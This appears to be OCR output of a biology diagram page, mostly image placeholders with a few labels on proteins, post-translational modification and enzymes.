









Protein



post-translational
modification


Many proteins are *enzymes*




